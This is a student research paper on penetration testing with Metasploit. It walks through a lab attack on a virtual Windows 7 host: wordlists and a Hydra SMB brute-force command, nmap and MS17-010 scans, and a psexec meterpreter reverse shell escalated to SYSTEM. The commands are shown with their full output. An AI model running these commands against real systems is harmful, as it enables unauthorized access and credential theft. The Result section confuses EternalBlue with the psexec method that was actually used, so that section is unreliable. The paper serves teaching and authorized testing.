RESEARCH PAPER

A study on Penetration Testing Using Metasploit Framework

Pawan Kesharwani[1], Sudhanshu Shekhar Pandey[2], Vishal Dixit[3], Lokendra Kumar Tiwari[4]

[1,2,3,4]*Center for Computer Sciences, Ewing Christian College, Prayagraj*

---***---

Abstract - The process of performing a penetration test is to verify that networks and systems are not vulnerable to a security risk that could allow unauthorized access to resources. This paper will review the steps involved in preparing for and performing a penetration test. The intended audience for this paper is project directors or managers who might be considering having a penetration test performed. The process of performing a penetration test is complex. Each company must determine if the process is appropriate for them or not.

Key Words: Security Testing, Vulnerability Assessment, Penetration Testing, Web Application Penetration Testing.

1. INTRODUCTION

Over the last few years, companies have been adding additional functionality to existing applications and implementing new applications in an effort to provide more convenience or better service for customers and/or employees. Examples of this functionality could be in the form of World Wide Web access for bank customers or telecommuting options for employees who work at home. Additionally, companies have also determined that a presence on the World Wide Web is a way to increase brand awareness and establish a top-of -mind awareness for their product or service for potential customers. Security is a significant concern for World Wide Web servers. The World Wide Web servers have added a new set of vulnerabilities that companies should consider. However, vulnerabilities are not limited to World Wide Web servers. Vulnerabilities exist and can be unintentionally induced in systems or resources that have been in operation for an extended period.

1.1 What Is Penetration Testing?

Penetration testing also called pen testing or ethical hacking is the practice of testing a computer system, network or web application to find security vulnerabilities that an attacker could exploit. Penetration testing can be automated with software applications or performed manually. Either way, the process involves gathering information about the target before the test, identifying possible entry points, attempting to break in -- either virtually or for real -- and reporting back the findings.

1.2 WHY PERFORM A PENETRATION TEST?

If vulnerability is utilized by an unauthorized individual to access company resources, company resources can be compromised. The objective of a penetration test is to address vulnerabilities before they can be utilized.

2. PHASES IN PENETRATION TESTING:

1) **INFORMATION GATHERING:** In this phase we shall gather all information related to server like what is correct domain of web server and how many sub-domains are connected to this domain. Is any firewall is setup for web server or not? In our information gathering phase, we have found that web server's IP **- 192.168.43.236.** For detection of firewall we will use the tool **WAFW00F (**Web Application Firewall Detection Tool).

2) **SCANNING:** In the scanning phase, we identify that what type of services is running on the web server and what is the version of that particular service. We also identify that at which port this service is running. We identify that all services is running on which Operating system. For doing this we mainly use **NMAP (Network MAPPER) tool** and **METASPLOIT**'s **AUXILIARY/SCANNER** facility.

3) **DISCOVER VULNERABILITY:** For find vulnerability in web server or any system pentester mainly use **Nikto**, **Nessus** or Metasploit's **Auxiliary/scanner** facility. In my work I mainly use auxiliary's Scanner Facility.

4) **EXPLOITATION:** After find vulnerability, a pentester's main goal is Breach all type of security and take remote access of server. For doing this we use **METASPLOIT**.

5) **REPORT GENERATION:** In this phase we just generate full report of our Penetration testing process.

3. GATHERING INFORMATION ABOUT SYSTEMS (INVENTORY SCAN)

The Inventory scan process involves obtaining as much information as possible about the system that is targeted for the penetration test. Information of value: Operating System (including version number) in use, applications and application versions. With the Operating System and application specific information, only the known vulnerabilities that exist for the specific Operating System and or application need be tested. This is the distinction between an indiscriminate address space probe for any open ports (also known as script kiddies) and an actual penetration test.

4. EXPLOITATION OF VULNERABILITIES

The exploitation phase of the penetration test is performed by using a vulnerability scanner to identify problems with the configuration of a system. There are number of freeware and commercial tools that perform specific functions. The tools (subset of the tools mentioned include:

A. ***Nessus*** –A network vulnerability scanner tool for Unix systems.

B. ***Firewalk*** **–**A traceroute like tool that allows the Access Control Lists of a firewall to be determined and a network map can be created.

C. ***John the Ripper*** **–**John is an active password cracking tool to identify weak password syntax.

D. **Crack / Libcrack –**A password cracking tool for Unix systems.

5. PROVIDING THE RESULTS OF THE TEST

The results of the test should include solutions to reduce or eliminate the vulnerabilities. This is what differentiates a penetration test and a security audit. The significant vulnerabilities identified should be addressed first and a schedule determined to verify that the vulnerabilities have been addressed. The next department, network or system can then be selected for the same penetration testing process.

The solutions implemented will be dependent on the vulnerabilities identified, the loss to the company if conditions triggering the vulnerability occurred, and the cost (and effectiveness) of the available solutions. One solution might require that a new system running a web server must pass a vulnerability test before the web port is opened at the firewall. Another solution might require that all mail within the domain is sent to a central mail system and delivered to local host systems by the central mail server. Enforcement of the existing policy might be the only condition required to address certain vulnerabilities.

In the case of desktop security, remote administration software might be already prohibited at the company. But a better job needs to be done to ensure compliance.

There will also be vulnerabilities that can be addressed by applying the most recent version of the application or operating system patch. The results of the report should be closely guarded. If the information fell into the wrong hands, an unauthorized individual could exploit the recently.

6. Test Performed By Team Members

1) INFORMATION GATHERING :

ATTACKER'S IP: 192.168.43.30 (KALI OS)


VICTIM'S IP: 192.168.43.236

Our first work is login on attacking system. While we started information gathering phase, we first gather that what is IP of victim. Now our second work is that we check that, is any firewall enable on this server or not. We shall do this by using WAFW00F tool.

After successfully login to attacking system,

We open our terminal and type wafw00f and press enter key.

Here type **wafw00f** http://192.168.43.236




```
root@kali:~# wafw00f http://192.168.43.236

                              ^     ^
       _   __  _   ____ _   __  _    _   ____
      ///7/ /.' \ / __////7/ /,' \ ,' \ / __/
     | V V // o // _/ | V V // 0 // 0 // _/
     |_n_,'/_n_//_/   |_n_,' \_,' \_,'/_/
                             <
                              ...'

   WAFW00F - Web Application Firewall Detection Tool

   By Sandro Gauci && Wendel G. Henrique

Checking http://192.168.43.236
Generic Detection results:
The site http://192.168.43.236 seems to be behind a WAF or some sort of security solution
Reason: The server header is different when an attack is detected.
The server header for a normal response is "Microsoft-IIS/7.5", while the server header a response to an attack
is "Microsoft-HTTPAPI/2.0.",
Number of requests: 12
root@kali:~#
```

FIGURE – 1.1

After seeing the output of this work, we easily understand that this server is behind a firewall or any kind of security.

Now I want to know that what admin name of the system and what is password. For do this I shall create wordlist of both username and password. After creating wordlist, I shall do brute force attack on web server. For doing Brute force attack i shall use XHYDRA tool. This is a password cracking tool.


USER NAME LIST:



```
admin
root
root@admin
admin@root
test
test1
testing
sudhanshu
l2s3r
```

FIGURE – 1.2

PASSWORD LIST:




```
admin
root
root@admin
admin@root
12345678
default
admin@123
root@123
sudhanshu@123
sudhanhsu
l2s3r@l2s3r
```

FIGURE – 1.3

Now Open **APPLICATION > PASSWORD ATTACKS > XHYDRA**

Set target IP – 192.168.43.236



Target

● Single Target 192.168.43.236

○ Target List

□ Prefer IPV6

Port 445

Protocol smb

Output Options


□ Use SSL □ Use old SSL ☑ Be Verbose

□ Show Attempts □ Debug

□ COMPLETE HELP □ Service Module Usage Details

```
hydra -s 445 -v -L /root/user.txt -P /root/password.txt -t 16 -f -m Both 192.168.43.236 smb
```

Set Username list and Password list in xHydra



Username

○ Username

● Username List /root/user.txt

□ Loop around users □ Protocol does not require usernames

Password

○ Password

● Password List /root/password.txt

○ Generate 1:1:a

Colon separated file


□ Use Colon separated file

□ Try login as password □ Try empty password □ Try reversed login

```
hydra -s 445 -v -L /root/user.txt -P /root/password.txt -t 16 -f -m Both 192.168.43.236 smb
```

FIGURE – 1.5

Now click on start button and as we can see the output.



```
[VERBOSE] Set byte count: 00
[VERBOSE] SMBSessionRet: 0000006D SMBerr: 006D SMBaction: 00
[VERBOSE] Attempting WIN2K Native mode.
[VERBOSE] Server requested ENCRYPTED password without security signatures.
[VERBOSE] Server machine name: L2S3R
[VERBOSE] Server primary domain: WORKGROUP
[VERBOSE] Attempting NTLM password authentication.
[VERBOSE] Set NBSS header length: 92
[VERBOSE] Set byte count: 00
[VERBOSE] SMBSessionRet: 0000006D SMBerr: 006D SMBaction: 00
[VERBOSE] Attempting WIN2K Native mode.
[VERBOSE] Server requested ENCRYPTED password without security signatures.
[VERBOSE] Server machine name: L2S3R
[VERBOSE] Server primary domain: WORKGROUP
[VERBOSE] Attempting NTLM password authentication.
[VERBOSE] Set NBSS header length: 92
[VERBOSE] Set byte count: 00
[VERBOSE] SMBSessionRet: 0000006D SMBerr: 006D SMBaction: 00
[445][smb] host: 192.168.43.236   login: l2s3r   password: l2s3r@l2s3r
<finished>

[VERBOSE] Attempting WIN2K Native mode.
[VERBOSE] Server requested ENCRYPTED password without security signatures.
[VERBOSE] Server machine name: L2S3R
[VERBOSE] Server primary domain: WORKGROUP
[VERBOSE] Attempting NTLM password authentication.
[VERBOSE] Set NBSS header length: 92
[VERBOSE] Set byte count: 00
[VERBOSE] SMBSessionRet: 00000000 SMBerr: 0000 SMBaction: 00
```

```
hydra -s 445 -v -L /root/user.txt -P /root/password.txt -t 16 -f -m Both 192.168.43.236 smb
```

FIGURE – 1.6

Here after brute-force attack, username is **l2s3r** and password is **l2s3r@l2s3r** of server – **192.168.43.236**

Now we shall start scanning process where we identify the server O.S, what services is running on server and what is version of services.

2) SCANNING :

NMAP: For scanning process we shall use NMAP (network mapper) tool.


NMAP USE:

-sT **Scan using TCP connect**

-sS Scan using TCP SYN scan (default)

-sU Scan UDP ports

Set ip in NMAP for scanning For detect running O.S, running services use –sS, -sV, -A.



```
root@kali:~# nmap -sS -sV -O 192.168.43.236

Starting Nmap 7.60 ( https://nmap.org ) at 2018-11-14 03:48 PST
Nmap scan report for l2s3r (192.168.43.236)
Host is up (0.00084s latency).
Not shown: 983 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  tcpwrapped
80/tcp    open  http         Microsoft IIS httpd 7.5
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
554/tcp   open  rtsp?
2869/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
3306/tcp  open  mysql        MySQL (unauthorized)
3389/tcp  open  tcpwrapped
5357/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
10243/tcp open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49156/tcp open  msrpc        Microsoft Windows RPC
49157/tcp open  msrpc        Microsoft Windows RPC
MAC Address: 08:00:27:C4:DF:D7 (Oracle VirtualBox virtual NIC)
Device type: general purpose|media device
Running: Microsoft Windows 2008|10|7|8.1, Microsoft embedded
OS CPE: cpe:/o:microsoft:windows_server_2008::sp2 cpe:/o:microsoft:windows_10 cpe:/h:microsoft:xbox_one cpe:/o:m
icrosoft:windows_7::- cpe:/o:microsoft:windows_7::sp1 cpe:/o:microsoft:windows_8 cpe:/o:microsoft:windows_8.1
OS details: Microsoft Windows Server 2008 SP2 or Windows 10 or Xbox One, Microsoft Windows 7 SP0 - SP1, Windows
Server 2008 SP1, Windows Server 2008 R2, Windows 8, or Windows 8.1 Update 1
Network Distance: 1 hop
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 135.22 seconds
root@kali:~# 
```

PENETRATION TESTING IN SMB PROTOCOL USING METASPLOIT (PORT 445)

msf > search scanner/smb

FOR DETECT SMB VERSION 1

msf > use auxiliary/scanner/smb/smb1

msf auxiliary(scanner/smb/smb1) > show options

msf auxiliary(scanner/smb/smb1) > set rhosts 192.168.43.236

msf auxiliary(scanner/smb/smb1) > run

After seeing this output we can easily understand that windows 7 support smb version 1

Now we move to our next part which is discovering vulnerability.

3) DISCOVER VULNERABILITY :

For discover vulnerability in server we again use METASPLOIT.


FOR CHECK THAT SMB IS VULNERABLE OR NOT

msf > use auxiliary/scanner/smb/smb_ms17_010

msf auxiliary(scanner/smb/smb_ms17_010) > show options

msf auxiliary(scanner/smb/smb_ms17_010) > set rhosts 192.168.43.236

msf auxiliary(scanner/smb/smb_ms17_010) > run



```
msf auxiliary(scanner/smb/smb_ms17_010) > set rhosts 192.168.43.236
rhosts => 192.168.43.236
msf auxiliary(scanner/smb/smb_ms17_010) > run

[+] 192.168.43.236:445    - Host is likely VULNERABLE to MS17-010! - Windows 7 Ultimate 7600 x64 (64-bit)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/smb/smb_ms17_010) >
```

As we can see from output that: Host is likely VULNERABLE to MS17-010.

4) EXPLOITATION:

Multiple ways to Connect Remote PC using SMB Port

msf > use exploit/windows/smb/psexec

msf exploit (windows/smb/psexec) > show options

msf exploit (windows/smb/psexec) > set rhost 192.168.43.236


msf exploit (windows/smb/psexec) > set smbuser l2s3r

msf exploit (windows/smb/psexec) > set smbpass l2s3r@l2s3r

msf exploit (windows/smb/psexec) > set payload windows/meterpreter/reverse_tcp

msf exploit (windows/smb/psexec) > set lhost 192.168.43.30

msf exploit (windows/smb/psexec) > exploit



```
msf exploit(windows/smb/psexec) > set rhost 192.168.43.236
rhost => 192.168.43.236
msf exploit(windows/smb/psexec) > set smbuser l2s3r
smbuser => l2s3r
msf exploit(windows/smb/psexec) > set smbpass l2s3r@l2s3r
smbpass => l2s3r@l2s3r
msf exploit(windows/smb/psexec) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(windows/smb/psexec) > set lhost 192.168.43.30
lhost => 192.168.43.30
msf exploit(windows/smb/psexec) > run

[*] Started reverse TCP handler on 192.168.43.30:4444
[*] 192.168.43.236:445 - Connecting to the server...
[*] 192.168.43.236:445 - Authenticating to 192.168.43.236:445 as user 'l2s3r'...
[*] 192.168.43.236:445 - Selecting PowerShell target
[*] 192.168.43.236:445 - Executing the payload...
[+] 192.168.43.236:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (179779 bytes) to 192.168.43.236
[*] Meterpreter session 1 opened (192.168.43.30:4444 -> 192.168.43.236:49161) at 2018-11-15 07:17:21 -0800

meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

Once the commands run we shall gain a **meterpreter session** of your victim's PC and so we can access it as we want.

Result:

Vulnerability #1 – : scanner/smb/smb_ms17_010 Eternalblue is the exploit used for compromising a windows 7 system. The windows tools will be running in kali by a window emulator, called wine. The execution of windows tools will be transparent thanks to exploit code for metasploit released by elevenpaths.

Vulnerability #2- windows/smb/psexec The **psexec** module is often used by penetration testers to obtain access to a given system that you already know the credentials for. It was written by Sysinternals and has been integrated within the framework. Often as penetration testers, we successfully gain access to a system through some exploit, use meterpreter to grab the passwords or other methods like **fgdump**, **pwdump**, or **cachedump** and then use rainbowtables to crack those hash values.

Conclusion:

Penetration testing is a comprehensive method to identify the vulnerabilities in a system. It offers benefits such as prevention of financial loss; compliance to industry regulators, customers and shareholders; preserving corporate image; proactive elimination of identified risks. The testers can choose from black box, white box, and gray box testing depending on the amount of information available to the user. The testers can also choose from internal and external testing, depending on the specific objectives to be achieved. There are three types of penetration testing: network, application and social engineering. This paper discussed a three-phase methodology consisting of test preparation, test, and test analysis phase. The test phase is done in three steps: information gathering, vulnerability analysis, and vulnerability exploit. This phase can be done manually or using automated tools.

REFERENCES

1. http://nmap.org/ accessed on 05/12/2018.
2. https://searchsoftwarequality.techtarget.com accessed on 5/12/2018.
3. https://www.google.com/ accessed on 5/12/2018.
4. Metasploit -The Penetration Tester's Guide by David Kennedy,Jim O'Gorman, Devon Kearns.
5. Penetration testing a Hands-on introduction to Hacking San Francisco by Georgia Weidman.
6. McGraw, G. (2006). Software Security: Building Security In, Adison Wesley Professional.
7. https://www.exploit-db.com/ accessed on 05/12/2018.
8. https://www.rapid7.com/ accessed on 05/12/2018.

AUTHORS

Corresponding Author –

Pawan Kesharwani

B.VOC IT-ITeS

Ewing Christian College Prayagraj

Second Author –

Sudhanshu Shekhar Pandey

B.VOC IT-ITeS

Ewing Christian College Prayagraj

Third Author –

Vishal Dixit

B.VOC IT-ITeS

Ewing Christian College Prayagraj

Fourth Author–

Dr. Lokendra Kumar Tiwari

Assitant Professor, B.VOC IT-ITeS

Ewing Christian College Prayagraj